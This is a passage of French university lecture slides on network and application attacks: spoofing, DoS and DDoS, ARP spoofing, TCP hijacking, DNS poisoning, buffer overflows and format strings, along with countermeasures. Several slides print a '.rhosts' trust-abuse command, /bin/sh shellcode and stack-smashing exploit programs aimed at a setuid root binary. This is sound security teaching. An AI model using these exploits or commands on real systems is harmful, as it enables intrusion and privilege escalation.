- Fournir un compte pour le transfert de fonds ;
- M'aider à le rejoindre dans son pays ;
- Investir dans un domaine profitable.

D'ailleurs, je vous donnerai 25 % et 5% serviront aux dépenses éventuelles qui seront effectuées.

....

28/09/2012

- ENSICAEN - (c) dp

61

Conséquences des virus, vers, spywares, spam...

- Perte de données
- Perte de temps de travail
- Perte d'image de marque
- Perte de fonctionnalités (système ou email bloqués)
- Perte de confidentialité

28/09/2012

- ENSICAEN - (c) dp

62

Vulnérabilités des réseaux

28/09/2012

- ENSICAEN - (c) dp

63

Vulnérabilité des réseaux


- Les réseaux peuvent être vulnérables:
 - par une mauvaise implémentation des piles udp/ip et tcp/ip.
 - par des faiblesses des protocoles

28/09/2012

- ENSICAEN - (c) dp

64

Rappel : Entête IP




28/09/2012

- ENSICAEN - (c) dp

65

Rappel: Entête UDP




28/09/2012

- ENSICAEN - (c) dp

66

Rappel: Entête TCP




28/09/2012

- ENSICAEN - (c) dp

67

Rappel: établissement d'une connexion TCP

- Connexion en 3 temps (Three Way Handshake).



28/09/2012

- ENSICAEN - (c) dp

68

Sniffer

- Outil de base indispensable.
- Permet de visualiser les trames sur un segment de réseau.
- Nécessite des droits administrateurs.
- Attention au problème juridique
- Utilise des sockets en mode « promiscuous »
socket (AF_INET,SOCK_RAW,IPPROTO_RAW)

28/09/2012

- ENSICAEN - (c) dp

69

Sniffer

- Beaucoup de logiciels sniffers existants.
- Liste sur
<http://packetstormsecurity.org/sniffers>
- Le sniffer de base pour unix: tcpdump
 - Disponible sur <http://www.tcpdump.org>.
 - Grammaire très évoluée.
 - Affiche les entêtes de paquets répondant au critère spécifié.


28/09/2012

- ENSICAEN - (c) dp

70

Sniffer multiplateformes

- wireshark (<http://www.wireshark.org>)




Interprétation de plusieurs centaines de protocoles applicatifs

28/09/2012

- ENSICAEN - (c) dp

71

sniffer plus "spécialisé": Cain & Abel



28/09/2012

- ENSICAEN - (c) dp

72

IP Spoofing


- Méthode d'attaque qui parodie l'adresse IP d'un autre ordinateur (usurpation).
- Permet de brouiller les pistes ou d'obtenir un accès à des systèmes sur lesquels l'authentification est fondée sur l'adresse IP (rlogin, rsh sur les machines à numéro de séquence TCP prévisible).

28/09/2012

- ENSICAEN - (c) dp

73

Usurpation d'identité



- Exemple d'utilisation: attaque d'un remote shell: echo "+ +" >>/.rhosts

28/09/2012

- ENSICAEN - (c) dp

74

Déni de service (DOS)

- Denial Of Service
- Attaque destinée à empêcher l'utilisation d'une machine ou d'un service.
- Type d'attaque utilisée par frustration, par rancune, par nécessité, ...
- Souvent plus facile de paralyser un réseau que d'en obtenir un accès.
- Ce type d'attaque peut engendrer des pertes très importantes pour une entreprise.
- Attaque relativement simple à mettre en œuvre (outils faciles à trouver).

28/09/2012

- ENSICAEN - (c) dp

75

Différents types de DOS

- DOS local (épuisement des ressources)
 - Saturation de l'espace disque
 - répertoires récursifs
 - boucle infinie de fork ()
 - ...
- DOS par le réseau (consommation de bande passante)
 - SYN flood
 - Réassemblage de fragments (Ex: teardrop, ping of the death)
 - Flags TCP illégaux
 - DOS distribué (DDOS)

28/09/2012

- ENSICAEN - (c) dp

76

DOS par « SYN flood »

- Attaque par inondation de SYN avec une adresse source usurpée (spoofée) et inaccessible.
- La machine cible doit gérer une liste de connexions dans l'état SYN_RECV .
- Une attaque est visible si la commande *netstat -an* indique un grand nombre de connexions dans l'état SYN_RECV.

28/09/2012

- ENSICAEN - (c) dp

77

Parades au SYN Flood

- Allongement de la longueur de la file d'attente.
- Réduction de la durée de temporisation d'établissement d'une connexion.
- OS modernes sont protégés (SYN Cookie, SYN cache, ...).

28/09/2012

- ENSICAEN - (c) dp

78

Exemples d'anciennes attaques sur la pile IP

- Malversations sur la fragmentation IP
 - Scinder une demande de connexion sur 2 fragments
 - Faire chevaucher 2 fragments IP (teardrop)
- Adresses IP source et destinations identiques (land)
- Ping de la mort (Ping Death,
<http://www.insecure.org/sploits/ping-o-death.html>)
- UDP Flood

28/09/2012

- ENSICAEN - (c) dp

79

DDOS


- Distributed Denial Of Service.
- Type d'attaque très en vogue.
- L'objectif est d'écraser une machine et/ou saturer la bande passante de la victime.
- Nécessite un grand nombre de machines corrompues.
- Attaque popularisée le 14 février 2000 sur quelques sites .com renommés (ebay, cnn, amazon, microsoft, ...). Le coupable, Michael Calce alias « Mafiaboy », 15 ans, est arrêté au Canada le 15 avril et condamné à 8 mois dans un centre de détention pour jeunes. Il a causé des pertes estimées à 1,7 milliards de dollar.

28/09/2012

- ENSICAEN - (c) dp

80

Scénario d'un DDOS



28/09/2012

- ENSICAEN - (c) dp

81

Quelques exemples de DDOS

- Tribe Flood Network (TFN)
- Trinoo
- TFN2K
- Trinity (utilise les serveurs irc)
- etc.
- Parades:
 - être attentif aux ports ouverts

28/09/2012

- ENSICAEN - (c) dp

82

« Utilisation » des DDos

- Un botnet de 1000 machines peut saturer la bande passante d'une grande entreprise ($1000 * 128\text{Mb/s} = 128 \text{ Mb/s}$).
- Une entreprise peut acheter les services d'un « bot herders » pour attaquer un concurrent.
- « Ddos extortion »: des pirates peuvent menacer des sites de commerce en ligne (Exemple: la société Canbet en Angleterre).


28/09/2012

- ENSICAEN - (c) dp

83

Exemples de ddos

- Serveurs DNS de la compagnie Akamai attaqué le 16 juin 2004 (sites Microsoft, Google, Yahoo, fedEx, Xerox, Apple inaccessibles pendant une courte période).
- Mastercard, PayPal, EveryDNS, Swiss Bank PostFinances en décembre 2010 par les Anonymous



- NBS victime d'une attaque DDOS dans la nuit du 10 au 11 octobre 2011
 - <http://www.loichelias.com/nbs-attaque-ddos>


28/09/2012

- ENSICAEN - (c) dp

84

Exemples DDOS

- Bande passante du réseau informatique du sénat les 25 et 26 décembre 2011 avant l'adoption de la loi réprimant la contestation des génocides*



- Et tant d'autres....

* Source: rapport No 681 du sénat par Jean-Marie Bockel


28/09/2012

- ENSICAEN - (c) dp

85

arp spoofing

- Pollution des caches arp avec de fausses associations adresse mac/adresse IP.
- Permet des attaques de type "man in the middle", DOS, transgression des règles d'un firewall par spoofing.




28/09/2012

- ENSICAEN - (c) dp

86

arp spoofing

- Exemple d'outil d'arp spoofing:
 - arp-sk (linux)
 - Cain & Abel (Windows)



28/09/2012

- ENSICAEN - (c) dp

87

Parades contre le arp spoofing

- Utiliser des associations statiques (peu souple)
- Surveiller les changements d'association:
 - arpwatch (unix)
 - <http://www.securityfocus.com/data/tools/arpwatch.tar.Z>
 - WinARP Watch (Windows)

<http://www.securityfocus.com/data/tools/warpwatch.zip>




28/09/2012

- ENSICAEN - (c) dp

88

tcp hijacking



28/09/2012

- ENSICAEN - (c) dp

89

tcp hijacking

- Numéros de séquence TCP pendant les échanges:
 - Ut1 → Seq x PSH/ACK y (10) → Ut2
 - Ut1 ← Seq y PSH/ACK x+10 (20) ← Ut2
 - Ut1 → Seq x+10 PSH/ACK y+20 (30) → Ut2
 - Ut1 ← Seq y+20 PSH/ACK x+40 (10) ← Ut2
 - Pirate → Seq x+40 PSH/ACK y+20 (30) → Ut2
 - Ut1 ← Seq y+30 PSH/ACK x+70 (20) ← Ut2
- Exemple d'outil de tcp hijacking: hunt
 - <http://www.spenneberg.org/TCP-Hijacking/>

28/09/2012

- ENSICAEN - (c) dp

90

Smurf

- Envoie d'une trame ICMP "echo request" sur une adresse de diffusion.
- Exemple: *ping 193.49.200.255*
- Méthode utilisée pour déterminer les machines actives sur une plage IP donnée.


28/09/2012

- ENSICAEN - (c) dp

91

Attaque en Smurf

- Objectif: écrouler une machine
- 3 parties: l'attaquant, l'intermédiaire, la victime



28/09/2012

- ENSICAEN - (c) dp

92

Parades au smurf

- Interdire la réponse aux trames ICMP sur les adresses de diffusion:
 - Au niveau routeur
 - Au niveau machine


28/09/2012

- ENSICAEN - (c) dp

93

DNS cache poisoning

- Reroutage d'un site sur un site pirate



28/09/2012

- ENSICAEN - (c) dp

94

Exemple: BIND

- Vulnérabilité découverte en juillet 2007 touchant de nombreuses versions de BIND (CVE-2007-2926 , BID-25037).

- Description du CERTA:

"Une vulnérabilité a été identifiée dans BIND. La faille concerne le générateur d'identifiants de requêtes, vulnérable à une cryptanalyse permettant une chance élevée de deviner le prochain identifiant pour la moitié des requêtes. Ceci peut être exploité par une personne mal intentionnée pour effectuer du cache poisoning et donc contourner la politique de sécurité."

28/09/2012

- ENSICAEN - (c) dp

95

Exemple faille DNS cache poisoning

The screenshot shows a news article from LCI.fr dated Vendredi 11 juillet 2008. The headline reads "Internet- Une faille menaçait le réseau mondial". Below the headline is a photograph of a hand holding a network cable. To the right of the image, there is a bulleted list of points and a small note at the bottom right.

- Un spécialiste en sécurité informatique a découvert il y a quelques mois une faille qui aurait pu permettre à des pirates de contrôler l'Internet mondial.
- Une solution a été mise au point grâce à la collaboration de tous les grands acteurs de l'Internet.

H.S. (avec agence) - le 09/07/2008 - 11h17

28/09/2012

- ENSICAEN - (c) dp

96

Vulnérabilités applicatives

28/09/2012

- ENSICAEN - (c) dp

97

Vulnérabilités applicatives

- Beaucoup d'applications sont vulnérables dues à de la mauvaise programmation (par manque de temps, de motivation, ...) ou volontairement (aménagement d'un point d'entrée, ...).
- Toutes les applications ont besoin de sécurité: services réseaux (daemons), les applications téléchargées (applet java, ...), les applications web (scripts cgi, ...), les applications utilisées par l'administrateur ou disposant d'un bit setuid/setgid, visualisateur de données distantes, ...

28/09/2012

- ENSICAEN - (c) dp

98

Vulnérabilités les plus courantes

- Les vulnérabilités peuvent être due:
 - "backdoors" laissées volontairement ou involontairement sur un service par le programmeur (Ex: rlogin sous AIX V3)
 - Erreurs de programmation
 - Débordements de tampons (buffer overflow)
 - Chaînes de format
 - Entrées utilisateurs mal validées
 - Les problèmes de concurrence
 - etc.

28/09/2012

- ENSICAEN - (c) dp

99

Buffer Overflow

- Appelée aussi "buffer overruns"; c'est une vulnérabilité extrêmement étendue (environ 2/3 des vulnérabilités).
- Écriture de données en dehors de la zone allouée (pile ou tas).

28/09/2012

- ENSICAEN - (c) dp

100

Exemple code erroné

```
int main (int argc, char **argv)
{
    char buf [8] ;
    strcpy (buf,argv [1]) ;
}
fichier: demo.c

Exécution:
[dp@ns bufferoverflow]$ ./demoaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault

Sous debugger:
[dp@ns bufferoverflow]$ gdb demo
(gdb) run aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Starting program: /users/dp/bufferoverflow/demo
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
```

28/09/2012

- ENSICAEN - (c) dp

101

Buffer Overflow


- Si le buffer est une variable C locale, on pourra essayer de forcer la fonction à exécuter du code pirate ("stack smashing attack").
- Beaucoup d'applications écrites en langage C sont vulnérables car la simplicité et l'efficacité de ce langage ont prévalu sur les contrôles d'intégrité laissés à la responsabilité du programmeur. Mais le problème existe également dans d'autres langages de programmation.

28/09/2012

- ENSICAEN - (c) dp

102

Gestion de pile sous Unix



28/09/2012

- ENSICAEN - (c) dp

103

Gestion de pile sous Linux x86

- gcc -S stack.c

```
void function (int a,int b,int c)
{
    char buffer1 [5];
    char buffer2 [10];
}
void main ()
{
    function (1,2,3);
}
```

28/09/2012

- ENSICAEN - (c) dp

104

Gestion de pile sous Linux

x86

```
.text
.align 4
.globl function
.type  function,@function
function:
    pushl %ebp
    movl %esp,%ebp
    subl $20,%esp
.L1:
    leave
    ret
.Lfe1:
    .size  function,.Lfe1-function
    .align 4
.globl main
.type  main,@function
main:
    pushl %ebp
    movl %esp,%ebp
    pushl $3
    pushl $2
    pushl $1
    call function
    addl $12,%esp
.L2:
    leave
    ret
```


28/09/2012

- ENSICAEN - (c) dp

105

Gestion de pile sous Linux

x86



28/09/2012

- ENSICAEN - (c) dp

106

Code Shell

- Le buffer overflow va être utilisé pour provoquer l'exécution de /bin/sh, shell présent dans toutes les distributions unix.
- Génération du code assembleur de la séquence: execve (argv[0], "/bin/sh", NULL)
- Exemple code Linux x86:

```
char shellcode[] =
"\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
"\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
"\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
"\xff\xff/bin/sh";
```

28/09/2012

- ENSICAEN - (c) dp

107

Exemple Buffer Overflow/Code Shell


```
char shellcode[] =
"\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
"\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
"\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
"\xff\xff/bin/sh";
char large_string [128];
void main ()
{
    char buffer [96];
    int i;
    long *long_ptr = (long *) large_string;
    for (i = 0 ; i < 32 ; i++)
        *(long_ptr + i) = (int) buffer;
    for (i = 0 ; i < strlen (shellcode) ; i++)
        large_string [i] = shellcode [i];
    strcpy (buffer,large_string);
}
```

28/09/2012

- ENSICAEN - (c) dp

108

Exemple Buffer/Overflow/Code Shell



28/09/2012

- ENSICAEN - (c) dp

109

Stack Smashing

- Dans la réalité, les applications ne comportent naturellement pas de séquence shell.
- L'exploitation d'un "buffer overflow" nécessite d'essayer de piéger l'application avec la ligne de commande, les variables d'environnement shell, les entrées de données interactives, ...

28/09/2012

- ENSICAEN - (c) dp

110

Exemple d'application

```
char shellcode[] =
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\
    \xab\xb0\x08\x04\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"\xff\xff/bin/sh";
void main ()
{
    char buffer [128] ; int i ; long address = (long)&buffer ;
    for (i = 0 ; i < 128 ; i++) buffer [i] = 0x90 ;
    buffer [12] = address >> 0 & 0xff ; buffer [13] = address >> 8 & 0xff ;
    buffer [14] = address >> 16 & 0xff ; buffer [15] = address >> 24 & 0xff ;
    for (i = 0 ; i < strlen (shellcode) ; i++)
        buffer [128 - strlen (shellcode) + i] = shellcode [i] ;
    exec ("./users/dp/bufferoverflow/demo","demo",buffer,0) ;
}
-rws--x--x 1 root root 11800 Sep 16 11:4 /users/dp/bufferoverflow/demo
```

28/09/2012

- ENSICAEN - (c) dp

111

Stack Smashing Prevention

- Les fonctions de manipulation de chaînes sans contrôle de longueur sont vulnérables.
- Liste non exhaustive:

gets (str)	fgets (stdin,str,10)
strcpy (str1,str2)	strncpy (str1,str2,10)
strcat (str1,str2)	strncat (str1,str2,10)
scanf ("%s",str)	scanf ("%10s",str)

28/09/2012

- ENSICAEN - (c) dp

112

Stack Smashing Prevention

- Utilisation de logiciels d'audit de code source;
Exemple: logiciel RATS (Rough Auditing Tool for Security)
http://www.securesw.com/download_rats.htm/
- La pile peut être rendu non exécutable:
 - Patch linux: <http://www.openwall.com/linux>
 - Solaris: ajout dans /etc/system:
`set noexec_user_stack=1`
`set noexec_user_stack_log=1`
- Certains compilateurs peuvent mettre un repère ("canary") devant l'adresse de retour afin de la protéger (stackguard dérivé de gcc).

28/09/2012

- ENSICAEN - (c) dp

113

Exemple stackguard



En cas d'attaque


- on écrase le buffer, canary et ret
- avant le retour de la fonction, le programme vérifie le contenu de canary et détecte l'intrusion
- Le canary doit être généré aléatoirement.

28/09/2012

- ENSICAEN - (c) dp

114

Exemple de vulnérabilité



The screenshot shows a Microsoft Internet Explorer window displaying a vulnerability note from CERT/CC. The title bar reads "CERT/CC Vulnerability Note VU#196945 - Microsoft Internet Explorer". The main content is titled "Vulnerability Note VU#196945: ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code". The page provides an overview of the vulnerability, stating it was successfully exploited in a lab environment and poses a serious threat to the Internet infrastructure. It details the exploit mechanism involving transaction signatures and function calls. The sidebar on the left lists various metadata fields such as Name, ID Number, CVE Name, Date Public, Date Updated, Severity Metric, and Other CERT/CC Knowledgebases.

28/09/2012

- ENSICAEN - (c) dp

115

Chaînes de format

- Problème connu depuis juin 1999 et exploité depuis juin 2000.
- Leur exploitation ont conduit à des vulnérabilités "remote root" (wu-ftpd, linux tpc.statd, ...) et "local root" (OpenBSD fstat, ...)
- De nombreuses vulnérabilités sont probablement encore à venir.

28/09/2012

- ENSICAEN - (c) dp

116

Fonctions C de formatage

- Exemples de telles fonctions: toute la famille des fonctions *printf*, *syslog*.
- Fonctions acceptant un nombre variable de paramètres dont l'un est une chaîne de format.
- Les variables affichées sont converties en une représentation affichable et compréhensible par l'homme.


28/09/2012

- ENSICAEN - (c) dp

117

Fonctionnement d'un printf

- `printf ("les nombres valent %d %d\n",a,b);`



- 2 particularités dans les fonctions de la famille printf:
 - `printf ("%s%n\n",chaine,&count);`
 - `printf (chaine) ;`

28/09/2012

- ENSICAEN - (c) dp

118

Exploitation d'une chaîne de format

- Modification de la valeur de la variable target:

```
#include <stdio.h>
main (int argc,char **argv)
{
    char inbuf[100];
    char outbuf [100];
    int target = 33 ;
    memset (inbuf,'0',100) ;
    memset (outbuf,'0',100) ;
    read (0,inbuf,100) ;
    sprintf (outbuf,inbuf);
    printf ("%s",outbuf);
    printf ("target = %d\n",target);
}
```

28/09/2012

- ENSICAEN - (c) dp

119

Format String + Buffer Overflow

- Exemple: vulnérabilité de qpop 2.53

```
#include <stdio.h>
void fonction (char *user)
{
    char outbuf [512];
    char buffer [512];
    sprintf (buffer,"ERR Wrong command: %400s",user) ;
    sprintf (outbuf,buffer);
}
void main ()
{
    char user [128];
    read (0,user,sizeof (user));
    fonction (user);
}
```

28/09/2012

- ENSICAEN - (c) dp

120

Vulnérabilité qpop 2.53

- Objectif: faire déborder outbuf sur l'adresse de retour; celle ci pointera sur user.

- user:*

["Shell code" "%97c" "Adresse de user"]

buffer: après le 1er sprintf

["Err Wrong Command : "" Shell code%97cAdresse de user"]

←-----20-----→←-----400-----→

Le 2ème sprintf interprète le %97c; il fait déborder outbuf.

28/09/2012

- ENSICAEN - (c) dp

121

Exemple de vulnérabilité

The screenshot shows a Microsoft Internet Explorer window displaying the CERT Advisory CA-2001-27 Format String Vulnerability in CDE ToolTalk. The page header reads "CERT® Advisory CA-2001-27 Format String Vulnerability in CDE ToolTalk". The main content area describes a remote format string vulnerability in the CDE ToolTalk RPC database service. It states that the vulnerability could be used to crash the service or execute arbitrary code, potentially allowing an intruder to gain root access. A link to "VULNERS0507" is provided. The sidebar on the left contains links such as Options, Advisories, Vulnerability Notes Database, Incident Notes, Current Activities, Related Summaries, Tech Tip, and more links to CERT Statistics and Vulnerability Disclosure Policy.

